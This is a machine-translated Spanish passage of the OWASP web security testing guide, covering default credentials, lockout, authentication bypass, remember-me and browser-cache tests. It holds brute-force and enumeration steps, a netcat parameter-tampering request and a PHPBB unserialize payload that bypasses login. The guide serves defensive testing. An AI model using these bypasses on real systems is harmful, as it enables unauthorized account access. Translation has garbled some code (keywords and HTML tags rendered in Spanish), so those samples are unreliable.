También puede ocurrir que cuando se crea una nueva cuenta en una aplicación a la cuenta se le asigne una contraseña predeterminada. Esta contraseña podría tener algunas características estándar que la hagan predecible. Si el usuario no lo cambia en el primer uso (esto sucede a menudo si el usuario no está obligado a cambiarlo) o si el usuario aún no ha iniciado sesión en la aplicación, esto puede llevar a un atacante a obtener acceso no autorizado a la aplicación.

Los consejos dados anteriormente sobre una posible política de bloqueo y mensajes de error detallados también se aplican aquí cuando se prueban contraseñas predeterminadas.

Se pueden aplicar los siguientes pasos para probar estos tipos de credenciales predeterminadas:

- Mirar la página de Registro de usuarios puede ayudar a determinar el formato esperado y la longitud mínima o máxima de los nombres de usuario y contraseñas de la aplicación. Si no existe una página de registro de usuario, determine si la organización utiliza una convención de nomenclatura estándar para nombres de usuario, como su dirección de correo electrónico o el nombre antes de @ en el correo electrónico.

- Intente extrapolar desde la aplicación cómo se generan los nombres de usuario. Por ejemplo, ¿puede un usuario elegir su propio nombre de usuario o el sistema genera un nombre de cuenta para el usuario basándose en alguna información personal o mediante

Machine Translated by Google

¿Usando una secuencia predecible? Si la aplicación genera los nombres de las cuentas en una secuencia predecible, como `user7811`, intente borrar todas las cuentas posibles de forma recursiva. Si puede identificar una respuesta diferente de la aplicación cuando usa un nombre de usuario válido y una contraseña incorrecta, entonces puede intentar un ataque de fuerza bruta en el nombre de usuario válido (o probar rápidamente cualquiera de las contraseñas comunes identificadas arriba o en la sección de referencia).

- Intente determinar si la contraseña generada por el sistema es predecible. Para hacer esto, cree muchas cuentas nuevas rápidamente una tras otra para poder comparar y determinar si las contraseñas son predecibles. Si es predecible, intente correlacionarlos con los nombres de usuario o cualquier cuenta enumerada y utilícelos como base para un ataque de fuerza bruta.
- Si ha identificado la convención de nomenclatura correcta para el nombre de usuario, intente utilizar contraseñas de "fuerza bruta" con alguna secuencia predecible común, como por ejemplo fechas de nacimiento.
- Intente utilizar todos los nombres de usuario anteriores con contraseñas en blanco o utilizar el nombre de usuario también como valor de contraseña.

Pruebas de caja gris

Los siguientes pasos se basan en un enfoque completamente gris. Si solo dispone de parte de esta información, consulte las pruebas de caja negra para llenar los vacíos.

- Hable con el personal de TI para determinar qué contraseñas utilizan para el acceso administrativo y cómo se lleva a cabo la administración de la aplicación.
- Pregunte al personal de TI si se cambian las contraseñas predeterminadas y si las cuentas de usuario predeterminadas están deshabilitadas.
- Examine la base de datos de usuarios en busca de credenciales predeterminadas como se describe en la sección de prueba de caja negra. También verifique si hay campos de contraseña vacíos.
- Examine el código en busca de nombres de usuario y contraseñas codificados.
- Busque archivos de configuración que contengan nombres de usuario y contraseñas.
- Examine la política de contraseñas y, si la aplicación genera sus propias contraseñas para nuevos usuarios, verifique la política en uso para este procedimiento.

Herramientas

- Intruso eructar
- THC Hidra
- Nikto 2

Referencias

- CIRT

Machine Translated by Google

Prueba de mecanismo de bloqueo débil

WSTG-ATHN-03

Resumen

Los mecanismos de bloqueo de cuentas se utilizan para mitigar los ataques de fuerza bruta. Algunos de los ataques que se pueden derrotar mediante el uso de un mecanismo de bloqueo:

- Ataque para adivinar la contraseña de inicio de sesión o el nombre de usuario.
- Adivinación de códigos sobre cualquier funcionalidad 2FA o preguntas de seguridad.

Los mecanismos de bloqueo de cuentas requieren un equilibrio entre proteger las cuentas del acceso no autorizado y proteger a los usuarios para que no se les niegue el acceso autorizado. Las cuentas generalmente se bloquean después de 3 a 5 intentos fallidos y solo se pueden desbloquear después de un período de tiempo predeterminado, mediante un mecanismo de desbloqueo de autoservicio o la intervención de un administrador.

A pesar de que es fácil realizar ataques de fuerza bruta, el resultado de un ataque exitoso es peligroso ya que el atacante tendrá acceso completo a la cuenta del usuario y con ella a todas las funciones y servicios a los que tiene acceso.

Objetivos de la prueba

- Evalúe la capacidad del mecanismo de bloqueo de cuentas para mitigar la adivinación de contraseñas por fuerza bruta.
- Evalúe la resistencia del mecanismo de desbloqueo al desbloqueo de cuentas no autorizado.

Cómo probar

Mecanismo de bloqueo

Para probar la solidez de los mecanismos de bloqueo, necesitará acceso a una cuenta que esté dispuesto o pueda permitirse bloquear.
Si solo tiene una cuenta con la que puede iniciar sesión en la aplicación web, realice esta prueba al final de su plan de prueba para evitar perder tiempo de prueba al quedar bloqueado.

Para evaluar la capacidad del mecanismo de bloqueo de cuentas para mitigar la adivinación de contraseñas por fuerza bruta, intente un inicio de sesión no válido utilizando la contraseña incorrecta varias veces, antes de usar la contraseña correcta para verificar que la cuenta fue bloqueada. Una prueba de ejemplo puede ser la siguiente:

1. Intente iniciar sesión con una contraseña incorrecta 3 veces.
2. Inicie sesión correctamente con la contraseña correcta, lo que muestra que el mecanismo de bloqueo no se activa después de 3 intentos de autenticación incorrectos.
3. Intente iniciar sesión con una contraseña incorrecta 4 veces.
4. Inicie sesión correctamente con la contraseña correcta, lo que muestra que el mecanismo de bloqueo no se activa después de 4 intentos de autenticación incorrectos.
5. Intente iniciar sesión con una contraseña incorrecta 5 veces.
6. Intente iniciar sesión con la contraseña correcta. La aplicación devuelve "Su cuenta está bloqueada", por lo que confirmando que la cuenta está bloqueada después de 5 intentos de autenticación incorrectos.
7. Intente iniciar sesión con la contraseña correcta 5 minutos después. La aplicación devuelve "Su cuenta está bloqueada". mostrando así que el mecanismo de bloqueo no se desbloquea automáticamente después de 5 minutos.
8. Intente iniciar sesión con la contraseña correcta 10 minutos después. La aplicación devuelve "Su cuenta está bloqueada". mostrando así que el mecanismo de bloqueo no se desbloquea automáticamente después de 10 minutos.

Machine Translated by Google

9. Inicie sesión correctamente con la contraseña correcta 15 minutos después, lo que demuestra que el mecanismo de bloqueo se desbloquea automáticamente después de un período de 10 a 15 minutos.

Un CAPTCHA puede obstaculizar los ataques de fuerza bruta, pero pueden tener su propio conjunto de debilidades y no deben reemplazar un mecanismo de bloqueo. Es posible que se omita un mecanismo CAPTCHA si se implementa incorrectamente. Las fallas de CAPTCHA incluyen:

1. Desafío fácilmente superable, como aritmética o conjunto de preguntas limitado.
2. CAPTCHA comprueba el código de respuesta HTTP en lugar del éxito de la respuesta.
3. La lógica del lado del servidor CAPTCHA tiene como valor predeterminado una resolución exitosa.
4. El resultado del desafío CAPTCHA nunca se valida en el lado del servidor.
5. El campo o parámetro de entrada CAPTCHA se procesa manualmente y se valida o se escapa incorrectamente.

Para evaluar la efectividad de CAPTCHA:

1. Evalúe los desafíos de CAPTCHA e intente automatizar soluciones según la dificultad.
2. Intente enviar la solicitud sin resolver CAPTCHA a través de los mecanismos normales de la interfaz de usuario.
3. Intente enviar una solicitud con un error intencional en la desafío CAPTCHA.
4. Intente enviar la solicitud sin resolver CAPTCHA (suponiendo que el lado del cliente pueda pasar algunos valores predeterminados) código, etc.) mientras se utiliza un proxy de prueba (solicitud enviada directamente desde el lado del servidor).
5. Intente confundir los puntos de entrada de datos CAPTCHA (si están presentes) con cargas útiles de inyección comunes o caracteres especiales secuencias.
6. Compruebe si la solución al CAPTCHA podría ser el texto alternativo de la(s) imagen(es), nombre(s) de archivo o un valor en un archivo asociado. campo escondido.
7. Intente volver a enviar respuestas buenas conocidas previamente identificadas.
8. Compruebe si al borrar las cookies se omite el CAPTCHA (por ejemplo, si el CAPTCHA solo se muestra después de una número de fallos).
9. Si el CAPTCHA es parte de un proceso de varios pasos, intente simplemente acceder o completar un paso más allá del CAPTCHA (por ejemplo, si CAPTCHA es el primer paso en un proceso de inicio de sesión, intente simplemente enviar el segundo paso [nombre de usuario y contraseña]).
10. Busque métodos alternativos que podrían no tener CAPTCHA aplicado, como un punto final API destinado a facilitar acceso a aplicaciones móviles.

Repita este proceso para todas las funciones posibles que puedan requerir un mecanismo de bloqueo.

Mecanismo de desbloqueo

Para evaluar la resistencia del mecanismo de desbloqueo al desbloqueo de cuentas no autorizado, inicie el mecanismo de desbloqueo y busque debilidades. Los mecanismos de desbloqueo típicos pueden implicar preguntas secretas o un enlace de desbloqueo enviado por correo electrónico. El enlace de desbloqueo debe ser un enlace único y único, para evitar que un atacante adivine o reproduzca el enlace y realice ataques de fuerza bruta en lotes.

Tenga en cuenta que un mecanismo de desbloqueo sólo debe usarse para desbloquear cuentas. No es lo mismo que un mecanismo de recuperación de contraseña, pero podría seguir las mismas prácticas de seguridad.

Remediación

Aplicar mecanismos de desbloqueo de cuenta según el nivel de riesgo. En orden de menor a mayor seguridad:

1. Bloqueo y desbloqueo basados en el tiempo.
2. Desbloqueo de autoservicio (envía un correo electrónico de desbloqueo a la dirección de correo electrónico registrada).
3. Desbloqueo manual del administrador.
4. Desbloqueo manual del administrador con identificación positiva del usuario.

Machine Translated by Google

Factores a considerar al implementar un mecanismo de bloqueo de cuenta:

1. ¿Cuál es el riesgo de adivinar la contraseña por fuerza bruta contra la aplicación?
2. ¿Es suficiente un CAPTCHA para mitigar este riesgo?
3. ¿Se utiliza algún mecanismo de bloqueo del lado del cliente (por ejemplo, JavaScript)? (Si es así, deshabilite el código del lado del cliente para realizar la prueba).
4. Número de intentos fallidos de inicio de sesión antes del bloqueo. Si el umbral de bloqueo es demasiado bajo, es posible que los usuarios válidos queden bloqueados con demasiada frecuencia. Si el umbral de bloqueo es demasiado alto, más intentos podrá hacer un atacante para forzar la cuenta antes de que se bloquee. Dependiendo del propósito de la aplicación, un umbral de bloqueo típico es un rango de 5 a 10 intentos fallidos.
5. ¿Cómo se desbloquearán las cuentas?
    i. Manualmente por un administrador: este es el método de bloqueo más seguro, pero puede causar inconvenientes a los usuarios.
    y quitarle el “valioso” tiempo del administrador.
        a. Tenga en cuenta que el administrador también debe tener un método de recuperación en caso de que su cuenta se bloquee. b. Este
        mecanismo de desbloqueo puede provocar un ataque de denegación de servicio si el objetivo del atacante es bloquear las cuentas de todos los
        usuarios de la aplicación web.
    ii. Después de un período de tiempo: ¿Cuál es la duración del bloqueo? ¿Es esto suficiente para proteger la aplicación? Por ejemplo, una duración de
    bloqueo de 5 a 30 minutos puede ser un buen equilibrio entre mitigar los ataques de fuerza bruta e incomodar a los usuarios válidos.

    III. A través de un mecanismo de autoservicio: como se indicó anteriormente, este mecanismo de autoservicio debe ser lo suficientemente seguro para evitar
    que el atacante pueda desbloquear cuentas él mismo.

Referencias

- Ver el artículo de OWASP sobre Fuerza Bruta Ataques.
- Olvidé mi contraseña CS.

Machine Translated by Google

Prueba para omitir el esquema de autenticación

WSTG-ATHN-04

Resumen

En seguridad informática, la autenticación es el proceso de intentar verificar la identidad digital del remitente de una comunicación. Un ejemplo común de dicho proceso es el proceso de inicio de sesión. Probar el esquema de autenticación significa comprender cómo funciona el proceso de autenticación y utilizar esa información para eludir el mecanismo de autenticación.

Si bien la mayoría de las aplicaciones requieren autenticación para obtener acceso a información privada o ejecutar tareas, no todos los métodos de autenticación pueden proporcionar la seguridad adecuada. La negligencia, la ignorancia o la simple subestimación de las amenazas a la seguridad a menudo resultan en esquemas de autenticación que se pueden eludir simplemente omitiendo la página de inicio de sesión y llamando directamente a una página interna a la que se supone se debe acceder sólo después de que se haya realizado la autenticación.

Además, a menudo es posible eludir las medidas de autenticación alterando las solicitudes y engañando a la aplicación haciéndole creer que el usuario ya está autenticado. Esto se puede lograr modificando el parámetro de URL dado, manipulando el formulario o falsificando sesiones.

Los problemas relacionados con el esquema de autenticación se pueden encontrar en diferentes etapas del ciclo de vida del desarrollo de software. (SDLC), como las fases de diseño, desarrollo e implementación:

- En la fase de diseño, los errores pueden incluir una definición incorrecta de las secciones de la aplicación que se deben proteger, la elección de no aplicar protocolos de cifrado fuertes para asegurar la transmisión de credenciales y muchos más.
- En la fase de desarrollo, los errores pueden incluir la implementación incorrecta de la funcionalidad de validación de entradas o no seguir las mejores prácticas de seguridad para el lenguaje específico.
- En la fase de implementación de la aplicación, puede haber problemas durante la instalación de la aplicación (actividades de instalación y configuración) debido a la falta de las habilidades técnicas requeridas o a la falta de buena documentación.

Objetivos de la prueba

- Asegúrese de que la autenticación se aplique en todos los servicios que la requieran.

Cómo probar

Pruebas de caja negra

Existen varios métodos para omitir el esquema de autenticación que utiliza una aplicación web:

- Solicitud de página directa (navegación forzada)
- Modificación de parámetros
- Predicción de ID de sesión
- inyección SQL

Solicitud de página directa

Si una aplicación web implementa control de acceso solo en la página de inicio de sesión, se podría omitir el esquema de autenticación.
Por ejemplo, si un usuario solicita directamente una página diferente mediante navegación forzada, es posible que esa página no verifique las credenciales del usuario antes de otorgarle acceso. Intente acceder directamente a una página protegida a través de la barra de direcciones de su navegador para probar con este método.

Machine Translated by Google




Figura 4.4.4-1: Solicitud directa a página protegida

Modificación de parámetros

Otro problema relacionado con el diseño de autenticación es cuando la aplicación verifica un inicio de sesión exitoso sobre la base de parámetros de valor fijo. Un usuario podría modificar estos parámetros para acceder a las áreas protegidas sin proporcionar credenciales válidas. En el siguiente ejemplo, el parámetro "autenticado" se cambia a un valor de "sí", lo que permite al usuario obtener acceso. En este ejemplo, el parámetro está en la URL, pero también se podría usar un proxy para modificar el parámetro, especialmente cuando los parámetros se envían como elementos de formulario en una solicitud POST o cuando los parámetros se almacenan en una cookie.

```
http://www.site.com/page.asp?authenticated=no

raven@blackbox /home $nc www.site.com 80 GET /page.asp?
authenticated=yes HTTP/1.0

HTTP/1.1 200 correcto
Fecha: sábado 11 de noviembre de 2006 10:22:44 GMT
Servidor: Apache
Conexión: cerrar
Tipo de contenido: texto/html; juego de caracteres=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//ES">
<HTML><CABEZAL>
</CABEZA><CUERPO>
<H1>Estás autenticado</H1>
</BODY></HTML>
```

Machine Translated by Google




Figura 4.4.4-2: Solicitud de modificación de parámetro

Predicción de ID de sesión

Muchas aplicaciones web gestionan la autenticación mediante identificadores de sesión (ID de sesión). Por lo tanto, si la generación de ID de sesión es predecible, un usuario malintencionado podría encontrar un ID de sesión válido y obtener acceso no autorizado a la aplicación, haciéndose pasar por un usuario previamente autenticado.

En la siguiente figura, los valores dentro de las cookies aumentan linealmente, por lo que podría ser fácil para un atacante adivinar una ID de sesión válida.




Figura 4.4.4-3: Valores de cookies a lo largo del tiempo

En la siguiente figura, los valores dentro de las cookies cambian solo parcialmente, por lo que es posible restringir un ataque de fuerza bruta a los campos definidos que se muestran a continuación.

Machine Translated by Google

Session Identifier :	127.0.0.1/WebGoat WEAKID
Date	Value
2006/11/11 14:33:27	1243011632520077028
2006/11/11 14:33:27	1243111632520077138
2006/11/11 14:33:27	1243211632520077247
2006/11/11 14:33:27	1243311632520077435
2006/11/11 14:33:27	1243411632520077544
2006/11/11 14:33:27	1243511632520077653
2006/11/11 14:33:27	1243611632520077763
2006/11/11 14:33:27	1243711632520077872
2006/11/11 14:33:28	1243811632520077982
2006/11/11 14:33:28	1243911632520078091
2006/11/11 14:33:28	1244011632520078200
2006/11/11 14:33:28	1244211632520078310
2006/11/11 14:33:28	1244311632520078419
2006/11/11 14:33:28	1244411632520078528
2006/11/11 14:33:28	1244511632520078638
2006/11/11 14:33:28	1244611632520078747
2006/11/11 14:33:28	1244711632520078857
2006/11/11 14:33:28	1244811632520078966
2006/11/11 14:33:29	1244911632520079075

Figura 4.4.4-4: Valores de cookies parcialmente modificados

Inyección SQL (autenticación de formulario HTML)

La inyección SQL es una técnica de ataque ampliamente conocida. Esta sección no describirá esta técnica en detalle ya que hay varias secciones en esta guía que explican técnicas de inyección más allá del alcance de esta sección.

Figura 4.4.4-5: Inyección SQL

La siguiente figura muestra que con un simple ataque de inyección SQL, a veces es posible omitir el formulario de autenticación.

Machine Translated by Google




Figura 4.4.4-6: Ataque de inyección SQL simple

Pruebas de caja gris

Si un atacante ha podido recuperar el código fuente de la aplicación explotando una vulnerabilidad previamente descubierta (por ejemplo, recorrido de directorio) o desde un repositorio web (aplicaciones de código abierto), podría ser posible realizar ataques refinados contra el implementación del proceso de autenticación.

En el siguiente ejemplo (PHPBB 2.0.13 - Vulnerabilidad de omisión de autenticación), en la línea 5, la función unserialize() analiza una cookie proporcionada por el usuario y establece valores dentro de la matriz $row. En la línea 10, el hash de la contraseña MD5 del usuario almacenado dentro de la base de datos back-end se compara con el proporcionado.

```
if (isset($HTTP_COOKIE_VARS[$cookiename. '_sid']) { $sessiondata =
        isset($HTTP_COOKIE_VARS[$cookiename. '_data']) ?
unserialize(stripslashes($HTTP_COOKIE_VARS[$cookiename. '_data'])) : formación();
        $método de sesión = SESSION_METHOD_COOKIE;

} if(md5($contraseña) == $fila['contraseña_usuario'] && $fila['usuario_activo']) {
        $autologin = (isset($HTTP_POST_VARS['autologin'])) ? VERDADERO : 0;
}
```

En PHP, una comparación entre un valor de cadena y un valor booleano (1 y VERDADERO) siempre es , así, suministrando el VERDADERO después de la cadena (la parte importante es b:1) a la función unserialize() , es posible omitir el control de autenticación:

```
a:2:{s:11:"autologinid";b:1;s:6:"userid";s:1:"2";}
```

Herramientas

- WebCabra
- Proxy de ataque OWASP Zed (ZAP)

Machine Translated by Google

Referencias

Libros blancos

- Mark Roxberry: "Vulnerabilidad PHPBB 2.0.13"
- David Endler: "Explotación y predicción de la fuerza bruta de ID de sesión"

Machine Translated by Google

Prueba para recordar contraseña vulnerable

WSTG-ATHN-05

Resumen

Las credenciales son la tecnología de autenticación más utilizada. Debido al uso tan amplio de pares de nombre de usuario y contraseña, los usuarios ya no pueden manejar adecuadamente sus credenciales en la multitud de aplicaciones utilizadas.

Para ayudar a los usuarios con sus credenciales, surgieron múltiples tecnologías:

- Las aplicaciones proporcionan una función recordarme que permite al usuario permanecer autenticado durante largos períodos de tiempo, sin volver a pedirle sus credenciales.
- Administradores de contraseñas, incluidos los administradores de contraseñas del navegador, que permiten al usuario almacenar sus credenciales de forma segura y luego inyectarlas en formularios de usuario sin ninguna intervención del usuario.

Objetivos de la prueba

- Validar que la sesión generada se gestione de forma segura y no poner en peligro las credenciales del usuario.

Cómo probar

Como estos métodos brindan una mejor experiencia de usuario y le permiten olvidarse por completo de sus credenciales, aumentan el área de superficie de ataque. Algunas aplicaciones:

- Almacene las credenciales de forma codificada en los mecanismos de almacenamiento del navegador, que se pueden verificar siguiendo el escenario de prueba de almacenamiento web y pasando por los escenarios de análisis de sesión . Las credenciales no deben almacenarse de ninguna manera en la aplicación del lado del cliente y deben sustituirse por tokens generados en el lado del servidor.

- Inyecta automáticamente las credenciales del usuario de las que se puede abusar:
  - Ataques ClickJacking .
  - Ataques CSRF .
- Los tokens deben analizarse en términos de su vida útil, donde algunos tokens nunca caducan y ponen a los usuarios en peligro si alguna vez son robados. Asegúrese de seguir el escenario de prueba del tiempo de espera de la sesión .

Remediación

- Seguir la gestión de la sesión buenas practicas.
- Asegúrese de que ninguna credencial se almacene en texto claro o sea fácilmente recuperable en forma codificada o cifrada en los mecanismos de almacenamiento del navegador; Deben almacenarse en el lado del servidor y seguir un buen almacenamiento de contraseñas. prácticas.

Machine Translated by Google

Prueba de debilidades de la caché del navegador

WSTG-ATHN-06

Resumen

En esta fase, el evaluador verifica que la aplicación indique correctamente al navegador que no retenga datos confidenciales.

Los navegadores pueden almacenar información con fines de almacenamiento en caché e historial. El almacenamiento en caché se utiliza para mejorar el rendimiento, de modo que no sea necesario volver a descargar la información mostrada anteriormente. Los mecanismos de historial se utilizan para comodidad del usuario, de modo que éste pueda ver exactamente lo que vio en el momento en que se recuperó el recurso. Si se muestra información confidencial al usuario (como su dirección, detalles de la tarjeta de crédito, número de seguro social o nombre de usuario), entonces esta información podría almacenarse con fines de almacenamiento en caché o historial y, por lo tanto, podría recuperarse examinando el caché del navegador o simplemente presionando el botón Atrás del navegador .

Objetivos de la prueba

- Revise si la aplicación almacena información confidencial en el lado del cliente.
- Revisar si el acceso puede ocurrir sin autorización.

Cómo probar

Historial del navegador

Técnicamente, el botón Atrás es un historial y no un caché (consulte Almacenamiento en caché en HTTP: Listas de historial). El caché y el historial son dos entidades diferentes. Sin embargo, comparten la misma debilidad de presentar información confidencial previamente mostrada.

La primera y más sencilla prueba consiste en introducir información sensible en la aplicación y cerrar sesión. Luego, el evaluador hace clic en el botón Atrás del navegador para comprobar si se puede acceder a la información confidencial mostrada anteriormente.
mientras no esté autenticado.

